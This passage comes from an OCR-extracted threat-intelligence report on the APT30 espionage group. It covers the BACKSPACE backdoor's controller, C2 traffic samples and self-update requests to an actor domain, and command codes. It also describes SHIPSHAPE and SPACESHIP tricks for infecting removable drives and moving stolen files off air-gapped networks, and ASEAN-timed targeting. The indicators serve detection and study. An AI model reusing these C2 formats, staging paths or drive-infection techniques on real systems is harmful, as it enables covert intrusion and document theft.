Sample victim host data sent to BACKSPACE controller

```
POST /index.htm HTTP/1.0
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Win32)
HOST: 192.168.43.130:80
Pragma: no-c ache
Content-Length: 235
Proxy-Connection: Keep-Alive

USER-29861D99F7.192.168.43.133.............(......Service Pack
3.....................................................................
.....................................................N..1.0.p.18:32.www.stonehoof.
com/ForZRMail..
```

BACKSPACE CONTROLLER – BACKDOOR COMMUNICATION

The BACKSPACE controller uses a modified HTTP protocol to communicate with BACKSPACE clients on victim hosts. Victim hosts send data to the controller in HTTP POST format. When the controller receives the data, it ignores other HTTP headers and only parses the `Content-Length` value and the body data. No acknowledgement packet is sent back to the backdoor.

The BACKSPACE controller sends remote command messages to BACKSPACE clients in the format below, disguised as a response from a Microsoft IIS 6.0 server. Similar to the controller, the BACKSPACE client only parses the `Content-Length` field and the remote command stored in the body and ignores other HTTP headers.

Figure 9:
Sample remote command sent from controller to BACKSPACE backdoor

```
HTTP/1.1 200 OK
Server: Microsoft-IIS6.0
Content-Length: 12
Content-Type: */*
Accept-Ranges: bytes
Connection: Keep-Alive

B....C:\*.*.
```


TARGET HOST PRIORITIZATION AND ALERTS

The BACKSPACE controller allows the threat actors to further manage their victim hosts by labeling individual hosts with a comment, assigning a priority level to the victim ("Normal", "Important", or "Very Important"), and setting an alert to notify the threat actor when the victim host comes online.

APT30 assigns a priority level to their victims: "Normal," "Important," and "Very Important."

Figure 10:
Dialog box to set priority and other options on a victim host

Figure 11: BACKSPACE controller "automatically execute custom task" command



EXECUTING CUSTOM TASKS

The BACKSPACE controller includes a menu item called "Automatically Execute Custom Task" (highlighted below) which sends the 'O' command supported by some variants of the BACKSPACE backdoor.[8] When the backdoor receives this command, it uploads data to the controller from predefined paths on the victim host (`$LDDATA$\` and `%WINDIR%\$NtUninstallKB900727$\`). This special command appears to be used to retrieve stolen data from the victim computer in an automated fashion (as opposed to manually uploading files or directories). Of note is that these paths are found in other tools used by APT30 (specifically SPACESHIP and FLASHFLOOD) believed to be used to target air-gapped computers and networks.[9]

Below the "Automatically Execute Custom Task" menu item is another custom option for "GOTO custom path". When selected, that menu item also directs the operator to a predefined custom path (one used by some versions of FLASHFLOOD) by default:

VERSION CONTROL AND AUTOMATIC UPDATES

Like many of the tools used by APT30, the BACKSPACE controller also performs a version check and attempts to self-update. The controller will transmit the following HTTP requests for a version file (`NetEagleVer.txt`) and updated binary (`NetEagle.exe`) when it starts.

Figure 13: BACKSPACE controller version check and self-update

```
GET /NE.General NetEagleVer.txt HTTP/1.1
Accept: */*
User-Agent: HttpClient
Host: www.km153.com

GET /NE.General/NetEagle.exe HTTP/1.1
Accept: */*
User-Agent: HttpClient
Host: www.km153.com
```

Figure 12: BACKSPACE controller showing path used by other APT30 tools




Figure 14:
Encoded disk serial numbers in the BACKSPACE controller binary

File pos	Mem pos	ID	Text
0000000073368	0000000473368	0	ydasCZoqIbuDWp8mk7MuypSI4NgzIpumWgNEcvEXq9Sa4bgaAqm50hGJcvElquKiwFYtATm50p0MUU6Pi1KdwFYk2Le4GZsBUn6Pi1CVocQj2LexGZsUMfyjatCVo7Qj
0000000073404	0000000473404	0	ydasCgoqIbuDWp8mk7MTypSI4NgzIpumWTNEcvEXq9Sa4bgMAqm50hGJcvElquKiwFYtATm50p01UU6Pi1KdwFYk2LeVGZsBUn6Pi1CVogQj2LexGZsUMfyuatCVo7Qj
0000000734A0	0000000734A0	0	ydasCuojIbuDWp8mk7M3ypSI4NgzIpumWUN0cvEXq9Sa4bgzAMm50hGJcvElqNKgwFYtATm50p0BUp6Pi1KdwFYk2LeVGZsBUn6Pi1CVoiQj2LexGZsUMfy3atCVo7Qj
000000073530	000000473530	0	ydasCgoqIbuDWp8mk7MTypSI4NgzIpumWuNEcvEXq9Sa4bgFAqm50hGJcvElqFKiwFYtATm50p0aUU6Pi1KdwFYk2LeVGZsBUn6Pi1CVogQj2LexGZsUMfyuatCVo7Qj
00000000735D8	00000000735D8	0	ydasCZo2IbuDWp8mk7MpywSI4NgzIpumWbNicvEXq9Sa4bgqA8m50hGJcvElqwKFwFYtATm50p08U16Pi1KdwFYk2LeHGZsBUn6Pi1CVo3Qj2LexGZsUMfygatCVo7Qj
000000073674	000000473674	0	ydasCaoqIbuDWp8mk7MaypSI4NgzIpumW1NEcvEXq9Sa4bgnAqm50hGJcvElq1KiwFYtATm50p0nUU6Pi1KdwFYk2LeVGZsBUn6Pi1CVogQj2LexGZsUMfynatCVo7Qj
000000073710	000000473710	0	ydasCnoqIbuDWp8mk7MZypSI4NgzIpumWgNEcvEXq9Sa4bgMAqm50hGJcvElqnKiwFYtATm50p0gUU6Pi1KdwFYk2LeVGZsBUn6Pi1CVogQj2LexGZsUMfyuatCVo7Qj
00000007373AC	00000047373AC	0	ydasCnoqIbuDWp8mk7MaypSI4NgzIpumWrNEcvEXq9Sa4bgaAqm50hGJcvElqTKiwFYtATm50p0MUU6Pi1KdwFYk2LeVGZsBUn6Pi1CVogQj2LexGZsUMfyuatCVo7Qj
000000073848	000000473848	0	ydasCZoqIbuDWp8mk7MFypSI4NgzIpumWFNEcvEXq9Sa4bgTAqm50hGJcvElq8KiwFYtATm50p0FUU6Pi1KdwFYk2LeVGZsBUn6Pi1CVogQj2LexGZsUMfy1atCVo7Qj
00000007387E4	00000047387E4	0	yda2CZoaZIbuDWp8mkgMZyZSI4NgzIpumWrZNZcvEXq9Sa4bgZAZm50hGJcvElq2KZwFYtATm50p0ZUZ6Pi1KdwFYk2ZeZGZsBUn6Pi1CZoZQj2LexGZsUMZyjZatCVo7Qj
000000073980	000000473980	0	ydasCbo3IbuDWp8mk7M0JySI4NgzIpumWcNwcvEXq9Sa4bgpAum50hGJcvElqK1wFYtATm50p0BUg6Pi1KdwFYk2LeBGZsBUn6Pi1CVoaQj2LexGZsUMfycatCVo7Qj
0000007 3A1C	000000473A1C	0	ydasCVoaIbuDWp8mk7MlybSI4NgzIpumWpN0cvEXq9Sa4bgzAZm50hGJcvElq1K4wFYtATm50p0BUx6Pi1KdwFYk2LeaGZsBUn6Pi1CVo3Qj2LexGZsUMfyHatCVo7Qj
000000073AB8	000000473AB8	0	ydasCVoFIbuDWp8mk7MlyHSI4NgzIpumWpN4cvEXq9Sa4bgzAUm50hGJcvElq1K2wFYtATm50p0BU16Pi1KdwFYk2LepGZsBUn6Pi1CVo1Qj2LexGZsUMfyHatCVo7Qj
000000073B54	000000473B54	0	ydasCVo8IbuDWp8mk7MlyNSI4NgzIpumWpNjcvEXq9Sa4bgzA3m50hGJcvElq1KNwFYtATm50p08Uj6Pi1KdwFYk2LejGZsBUn6Pi1CVobQj2LexGZsUMfyHatCVo7Qj
000000073BF0	000000473BF0	0	ydasCVoFIbuDWp8mk7MlyHSI4NgzIpumWpN4cvEXq9Sa4bgzAUm50hGJcvElq1K2wFYtATm50p0BU16Pi1KdwFYk2Le2GZsBUn6Pi1CVouQj2LexGZsUMfyHatCVo7Qj
000000073C8C	000000473C8C	0	ydasCToqIbuDWp8mk7M8pySI4NgzIpumWMNEcvEXq9Sa4bgTAqm50hGJcvElqaKiwFYtATm50p0gUU6Pi1KdwFYk2Le3GZsBUn6Pi1CVoaQj2LexGZsUMfy1atCVo7Qj
000000073D28	000000473D28	0	ydasCFo3IbuDWp8mk7MBy3SI4NgzIpumWcNpcvEXq9Sa4bg3Abm50hGJcvElqbKawFYtATm50p08Un6Pi1KdwFYk2LeOGZsBUn6Pi1CVowQj2LexGZsUMfycatCVo7Qj
000000073DC4	000000473DC4	0	ydasCZo3IbuDWp8mk7MqyjSI4NgzIpumWaNwcvEXq9Sa4bgqAum50hGJcvElqK1wFYtATm50p0BUg6Pi1KdwFYk2LeBGZsBUn6Pi1CVoaQj2LexGZsUMfycatCVo7Qj
000000073E60	000000473E60	0	ydasCbo3IbuDWp8mk7MwyJSI4NgzIpumWpNpcvEXq9Sa4bgZA9m50hGJcvElqKuwFYtATm50p0BUn6Pi1KdwFYk2LeOGZsBUn6Pi1CVoMQj2LexGZsUMfycatCVo7Qj
000000073EFC	000000473EFC	0	ydasCVoFIbuDWp8mk7MlyHSI4NgzIpumWpNUcvEXq9Sa4bgzAam50hGJcvElq1K3wFYtATm50p0BU36Pi1KdwFYk2LeVGZsBUn6Pi1CVo3Qj2LexGZsUMfyHatCVo7Qj
000000073F98	000000473F98	0	ydasCVoaIbuDWp8mk7MlybSI4NgzIpumWpN0cvEXq9Sa4bgzAZm50hGJcvElq1KjwFYtATm50p0BUN6Pi1KdwFYk2Le4GZsBUn6Pi1CVoxQj2LexGZsUMfyHatCVo7Qj
000000074034	000000474034	0	ydasCVoaIbuDWp8mk7MlybSI4NgzIpumWpN0cvEXq9Sa4bgzAZm50hGJcvElq1KqwFYtATm50p0BU6Pi1KdwFYk2Le2GZsBUn6Pi1CVoHQj2LexGZsUMfyHatCVo7Qj
00000007 40D0	00000047 40D0	0	ydasCFoqIbuDWp8mk7MFypSI4NgzIpumWZNEcvEXq9Sa4bgTAqm50hGJcvElqFKiwFYtATm50p0TUU6Pi1KdwFYk2LepGZsBUn6Pi1CVolQj2LexGZsUMfyFatCVo7Qj
000000074160	000000474160	0	ydasCVo8IbuDWp8mk7MlybSI4NgzIpumWpN0cvEXq9Sa4bgzAFm50hGJcvElq1KTwFYtATm50p0BUH6Pi1KdwFYk2LeVGZsBUn6Pi1CVoMQj2LexGZsUMfyHatCVo7Qj
000000074208	000000474208	0	ydasCVoaIbuDWp8mk7MlybSI4NgzIpumWpN0cvEXq9Sa4bgzAZm50hGJcvElq1K4wFYtATm50p0BUx6Pi1KdwFYk2LeuGZsBUn6Pi1CVowQj2LexGZsUMfyHatCVo7Qj
0000000742A4	0000000742A4	0	ydasCVoaIbuDWp8mk7MlybSI4NgzIpumWpN0cvEXq9Sa4bgzAgm50hGJcvElq1KZwFYtATm50p0BUH6Pi1KdwFYk2LeAGZsBUn6Pi1CVobQj2LexGZsUMfyHatCVo7Qj
000000074340	000000474340	0	ydasCuojIbuDWp8mk7McypSI4NgzIpumW4NOcvEXq9Sa4bg8Aam50hGJcvElqBKgwFYtATm50p0BUp6Pi1KdwFYk2LeVGZsBUn6Pi1CVoiQj2LexGZsUMfy3atCVo7Qj
0000000743DC	0000000743DC	0	ydasCMoqIbuDWp8mk7MFypSI4NgzIpumWTNEcvEXq9Sa4bgnAqm50hGJcvElqwKFwFYtATm50p0nUU6Pi1KdwFYk2LeiGZsBUn6Pi1CVoaQj2LexGZsUMfyFatCVo7Qj
000000074478	000000474478	0	ydasCuoqIbuDWp8mk7MFypSI4NgzIpumW6NEcvEXq9Sa4bgxAqm50hGJcvElquKiwFYtATm50p0TUU6Pi1KdwFYk2LeiGZsBUn6Pi1CVoaQj2LexGZsUMfyUatCVo7Qj
000000074514	000000474514	0	ydasCVo8IbuDWp8mk7MlyNSI4NgzIpumWpNjcvEXq9Sa4bgzApm50hGJcvElq1K3wFYtATm50p0BU46Pi1KdwFYk2LejGZsBUn6Pi1CVoUQj2LexGZsUMfyHatCVo7Qj
0000007 45B0	0000004 745B0	0	ydasCuoqIbuDWp8mk7MFypSI4NgzIpumW1NEcvEXq9Sa4bgxAqm50hGJcvElqFKiwFYtATm50p0ZUU6Pi1KdwFYk2LeiGZsBUn6Pi1CVoaQj2LexGZsUMfyUatCVo7Qj
0000007 464C	0000004 764C	0	ydasC9o3IbuDWp8mk7MbySI4NgzIpumWFNpcvEXq9Sa4bgAbm50hGJcvElqNKrwFYtATm50p0BUn6Pi1KdwFYk2LeOGZsBUn6Pi1CVo8Qj2LexGZsUMfycatCVo7Qj
0000007 46E8	0000004 746E8	0	ydasCuojIbuDWp8mk7M9ypSI4NgzIpumWFNOcvEXq9Sa4bg1AMm50hGJcvElqNKgwFYtATm50p0BUp6Pi1KdwFYk2LeVGZsBUn6Pi1CVoiQj2LexGZsUMfy3atCVo7Qj

DISK SERIAL NUMBER AUTHENTICATION

The BACKSPACE controller also includes a check to ensure that the controller is only run on authorized machines. The controller compares the local host's hard disk serial number with 45 encoded serial numbers hardcoded within the controller binary, and continues execution only if there is a match. This indicates that the developers of the controller wanted to limit its distribution and use. The developers could have written the controller for themselves; alternately, the controller could have been sold with built-in restrictions so the developers could continue to write and sell custom versions to others.[10] Given the tightly integrated nature of much of APT30's malware (with each other and with the controller) and the fact that the controllers themselves use APT30 domains to perform self-update checks, it seems more likely that APT30 (or a group of developers closely aligned with them) created the controller for their own use.

APT30 POSSIBLY WORKING ON SHIFTS

In our analysis of the BACKSPACE controller, we identified a dialog box in the portable executable (PE) resource section. The dialog box included a login prompt with the text请输入您的值班员代号, which translates to "Please enter your attendant code". This suggests the tool may have been designed to track work shifts amongst multiple operators, although this particular feature was disabled in the sample we analyzed.

The history of the BACKSPACE controller (possibly written as early as 2004, and still compatible with BACKSPACE variants compiled within the past year) reflects a tool developed over time and designed to facilitate detailed interaction with victim hosts through a relatively simple interface. **The tool is capable of supporting interaction with a large number of victim hosts, and includes features to allow the operator to filter, prioritize, alert on, and otherwise manage his or her victims, implying operations large enough to warrant such features.** The controller exhibits the same diligent version control and self-updating features observed in other malware used by APT30. In addition, the serial number checks built in to the BACKSPACE controller imply a very limited distribution tool designed to be used by only a select number of users. Finally, the "attendant" dialog box implies that the controller itself may have been designed for use in a highly organized environment. **All of these factors point to a threat group with long-term, organized, and structured development resources; a need to manage and track a potentially large number of victims over time; and an organized work force responsible for carrying out the group's objectives.**

Figure 15:
BACKSPACE controller "attendant" dialog box

APT30'S PRIMARY MISSION:
Data Theft for Political Gain

Based on our knowledge of APT30's targeting activity and tools, their objective appears to be data theft as opposed to financial gain. APT30 has not been observed to target victims or data that can be readily monetized (for example, credit card data, personally identifiable information, or bank transfer credentials). Instead, their tools include functionality that allows them to identify and steal documents, including what appears to be an interest in documents that may be stored on air-gapped networks.

Both the BACKSPACE and NETEAGLE backdoors support a range of command functions that allow the threat actors to manipulate files on the victim host, including reading and writing files, searching for files with specific names or attributes, deleting files, and uploading selected files to the controller.[11] While those commands are not atypical for full-featured backdoors, some of the BACKSPACE commands are more specialized, returning file metadata (such as file name, size, attributes, and MAC times) to the controller.[12] Transmitting metadata allows BACKSPACE to send less data to the server and for the threat actor to determine, based on results, which files to select for uploading – **both techniques result in less data transferred over the network, which is less likely to draw attention.**

SHIPSHAPE, SPACESHIP, and FLASHFLOOD are three separate pieces of malware with different functions that appear to be designed to work together to infect removable drives, spread to additional systems (including potentially air-gapped systems), and steal files of interest. The tools frequently reference (in the mutexes, events, and registry keys they use) the terms "Flash" (perhaps for "flash drive"), "Ship", "ShipTr", and "ShipUp", as though the tools were designed to "ship" data between computers and a removable drive. We identified one SPACESHIP variant that used the term "LunDu" where the term "ShipTr" would normally appear. "LunDu" (轮渡) means "ferry" in Chinese and the malware may be designed to "ferry" stolen documents from an air-gapped network, to a removable drive, to an Internet-connected host where they can be removed by the attacker. In addition, the malware frequently uses the initials "LD" in several places, including the SHIPSHAPE version file (`ldupver.txt`), the folder `\$LDDATA$\` used by some versions of SPACESHIP to store stolen data, and the `.ldf` file extension on the encoded files containing stolen data.

The three tools have separate but complimentary functions: [13]

SHIPSHAPE is designed to copy files from specific paths on a SHIPSHAPE-infected computer to a removable drive inserted into the host. SHIPSHAPE looks for existing files and folders on the removable drive and marks them as hidden. It then copies executable files to the removable drive, using the same names as the existing files and folders, but with an `.exe` extension. SHIPSHAPE modifies the host settings to hide file extensions, so the executables appear to be the original documents. When viewed in Windows Explorer, the contents of the removable drive appear normal:





Figure 16: Removable drive infected by SHIPSHAPE

APT30 identifies and steals documents, especially documents that may be stored on air-gapped networks.

However, viewing the contents of the drive from the command line will show both sets of files:

Figure 17: Actual contents of infected drive



A user attempting to "open" a document from the infected drive would execute a copy of the malware instead.

SPACESHIP is believed to be the malware that is copied to a removable drive by SHIPSHAPE, presumably to transfer SPACESHIP to an air-gapped computer. SPACESHIP is designed to search a victim computer for specific files (based on file extension or last modified time). Files that match the search criteria are compressed, encoded, and copied to a specified location on the infected host. When a removable drive is inserted into the infected computer, the encoded files are copied from that location to the removable drive.


FLASHFLOOD is responsible for copying files from an inserted removable drive to the hard drive of an infected computer, presumably to remove files transferred from the air-gapped system to an Internet-connected machine for removal from the victim network. FLASHFLOOD will scan both the infected system and any inserted removable drive for specific files (based on file extension or last modified time) and copy them to a specified location, using the same compression and encoding method as SPACESHIP. FLASHFLOOD may also log additional information about the victim host, including system information and data from the user's Windows Address Book.

APT30'S TARGETS ALIGN
with Chinese Government Interests and Focus on Southeast Asia

APT30 has routinely set its sights on targets across Southeast Asia and India. We have observed APT30 target national governments, regionally based companies in ten industries, and members of the media who report on regional affairs and Chinese government issues. Based on APT30's confirmed targets and their intended victims, the group's interests appear to concentrate on Southeast Asia regional political, economic, and military issues, disputed territories, and topics related to the legitimacy of the Chinese Communist Party. This evidence leads us to believe that APT30 serves a government's needs for intelligence about key government and industry entities in Southeast Asia and India.

We used a variety of sources to understand APT30's intended targets. Our sources include: APT30 malware alerts from FireEye customers, phishing decoy document content and intended recipients, over 200 APT30 malware samples, and APT30's operational timing and infrastructure. We also noted that some 96% of the APT30 malware that we detected through our products attempted to compromise our clients located in East Asia.

Figure 18: APT30 malware detections by FireEye customer by country, October 2012 – October 2014



APT30 PURSUES MEMBERS
of the Association of Southeast Asian Nations (ASEAN)

The group expresses a distinct interest in organizations and governments associated with ASEAN, particularly so around the time of official ASEAN meetings. ASEAN is a major regional organization whose member states promote cooperation and collaboration on a range of political, economic, educational, and social issues. ASEAN currently consists of ten member states: Indonesia, Malaysia, the Philippines, Singapore, Thailand, Brunei, Vietnam, Laos, Myanmar, and Cambodia.

ASEAN-THEMED INFRASTRUCTURE AND CUSTOMIZED TOOLS

APT30 has registered ASEAN-themed domains for C2 and compiled data-stealing malware that appears to be specifically designed around ASEAN events. APT30 is most likely trying to compromise ASEAN members or associates to steal information that would provide insight into the region's politics and economics.

The domain `aseanm[.]com`, which appears to be designed to mimic ASEAN's legitimate domain (`www.asean.org`), was first registered in March 2010. FireEye identified over 100 BACKSPACE malware variants that use that domain for C2, with compile dates that align with significant events in the ASEAN community. The table below shows compile times for known BACKSPACE samples that use `aseanm[.]com` for C2 frequently align with ASEAN events:

Table 4: ASEAN events and compile times for BACKSPACE samples using aseanm.com, 2011 - 2012

Event	Date
`899f512f0451a0ba4398b41ed1ae5a6d compiled`	5 May 2011 6:35
`e6035ec09025c1e349a7a0b3f41e90b1 compiled`	5 May 2011 6:35
18th ASEAN Summit, Jakarta, Indonesia	7–8 May 2011
`36a6a33cb4a13739c789778d9dd137ac compiled`	9 May 2011 3:34
Seventh ASEAN Plus Three Labour Ministers Meeting (7th ALMM+3), Phnom Penh, Cambodia [16]	11 May 2012
`572c9cd4388699347c0b2edb7c6f5e25 compiled`	11 May 2012 0:06
`f3c29a67a7b47e644e9d1a2a0516974e compiled`	11 May 2012 0:06
Senior Officials from ASEAN and China meet on implementation of the Declaration on the Conduct of Parties on the East Sea (DOC) [17]	24–25 June 2012
`afe8447990ecb9e1cd4086955b7db104 compiled`	26 June 2012 1:43
`b5546842e08950bc17a438d785b5a019 compiled`	26 June 2012 1:43
ASEAN-India Commemorative Summit, New Delhi, India [18]	12–20 December 2012
`310a4a62ba3765cbf8e8bbb9f324c503 compiled`	20 December 2012 3:53

A large number of recent BACKSPACE samples helps bolster our assessment that the malware was compiled for use in campaigns centered on major ASEAN issues. 87 more recent BACKSPACE samples using the C2 domain `aseanm[.]com` were compiled clustered around a handful of dates in January and April 2013. 35 samples were compiled on December 31, 2012 and January 4 and 5, 2013; on January 1, 2013, a new Secretary-General of ASEAN, Le Luong Minh, took office for his five-year term.[19] [20] Similarly, 61 samples were compiled on April 22 and 23, 2013; the 22nd ASEAN Summit took place in Brunei on April 24 – 25, 2013.

CUSTOMIZED MALWARE DEPLOYED AROUND ASEAN SUMMITS IN JANUARY AND APRIL 2013

Threat actors' customization of malware can be a good indication of their level of intent on gaining access to a given target; it shows the actors have put a concerted effort into their targeting attempts, instead of taking a widespread "spray and pray" approach. APT30 deployed customized malware for use in specific campaigns targeting ASEAN members or nations with close ties or interests aligned with ASEAN states in January 2013 and April 2013.

APT30 created the custom BACKSPACE "ZJ Auto" (mutex `MicrosoftZjAuto`), "ZJ Link" (mutex `MicrosoftZjLnk`), and "ZJ Listen" (mutex `ZjListenLnk`) variants. These malware samples were customized in two ways: (1) tailored URLs in BACKSPACE C2 communications that may represent ASEAN country codes, and (2) custom data theft and communication functions.

Tailored URLs

One of the customizations was in the specific URLs used for BACKSPACE C2 communications. BACKSPACE uses HTTP for much of its C2, retrieving various files from the first-stage C2 server, each of which may contain additional instructions for the malware. The C2 URL format is typically `http://<c2_domain>/<path>/<file>`, where `<c2_domain>` is the first-stage C2 location, <path> is a directory name that may vary across samples, and `<filename>` is the file to be downloaded (e.g., `dizhi.gif`).

The `<path>` names used in the BACKSPACE samples from January and April 2013 may indicate the country of origin for the malware's intended victims (red added for emphasis) on the table below:

Table 5: Possible targets of 2013 BACKSPACE campaigns

BACKSPACE Variant	Path	Possible Target
ZJ Auto (version 1.4)	`/autoIN/`	India
ZJ Auto (version 1.4)	`/autoMM/`	Myanmar
ZJ Auto (version 1.4)	`/autoSA/`	unknown
ZJ Auto (version 1.4)	`/autoTH/`	Thailand
ZJ Link (version F2.2LnkN / F2.3LnkN)	`/Forward-mci/`	Singapore
ZJ Link (version F2.2LnkN / F2.3LnkN)	`/Forward-ph/`	Philippines
ZJ Link (version F2.2LnkN / F2.3LnkN)	`/Forward-SA/`	unknown
ZJ Link (version F2.2LnkN / F2.3LnkN)	`/Forward-th/`	Thailand
ZJ Link (version F2.2LnkN / F2.3LnkN)	`/Forward-yw1/`	unknown
ZJ Listen (versions Lan2.2LnkN, Lan2.2LnkY)	`/Forward-mci/`	Singapore
ZJ Listen (versions Lan2.2LnkN, Lan2.2LnkY)	`/Forward-ph/`	Philippines
ZJ Listen (version Lan2.2LnkY)	`/Forward-SA/`	unknown
ZJ Listen (version Lan2.2LnkY)	`/Forward-th/`	Thailand
ZJ Listen (versions Lan2.2LnkN, Lan2.2LnkY)	`/Forward-yw1/`	unknown

Customized Malware Supporting Data Theft

The only identified BACKSPACE "ZJ Auto" variants were all compiled on January 4 and 5, 2013 and appear to be unique to that campaign. This variant of BACKSPACE incorporated two additional features of note. First, "ZJ Auto" will search a set of specified file paths for files of interest, and upload the list of files found to the second-stage C2 server:

- `%WINDIR%\$NtUninstallKB900727$`[22]
- `%WINDIR%\$NtUninstallKB885884$`
- `<CSIDL_PROGRAMS>\Outlook Express\data`
- `<CSIDL_COMMON_PROGRAMS>\Outlook Express\data`
- custom paths specified in the file `path.ini`

In addition, the "ZJ Auto" variant of BACKSPACE incorporated the custom command "{" (`0x7B`). When the malware receives this command from the controller, it will upload any files located in the specified paths to the second-stage C2 server and then delete them from the local drive.

Similarly, the "ZJ Link" variants were almost all compiled in either January 2013 or April 2013,[23] and also appear to be largely unique to those campaigns. The "ZJ Link" variants added the commands "^" (`0x5E`) and "(" (`0x28`). "^" downloads a file to the special directory `CSIDL_TEMPLATES`[24] and renames the file. "(" checks that the "ZJ Link"-infected computer can communicate with a specified host[25] on ports 21, 80, and 443. "ZJ Link" appears to be designed to work on concert with another unique variant, "ZJ Listen".[26] "ZJ Listen" variants listen for **inbound** connections on those same ports (21, 80, and 443); it is the only variant identified to date designed to receive C2 commands from an external source, as opposed to establishing an outbound connection to a C2 server. "ZJ Listen" could be installed on an isolated LAN with no direct Internet connectivity, while "ZJ Link" could be installed on a normal, Internet-accessible computer. "ZJ Link" can accept standard commands from the BACKSPACE second-stage C2 server, and relay commands and responses to the "ZJ Listen"-infected computer on the isolated network.

SOCIAL ENGINEERING

Consistently Includes Regional Security and Political Themes

Many of APT30's decoy documents use topics related to Southeast Asia, India, border areas, and broader security and diplomatic issues. Decoy documents attached to spear phishing emails are frequently indicators of intended targeting because threat actors generally tailor these emails to entice their intended targets —who typically work on related issues—to click on the attachments and infect themselves.

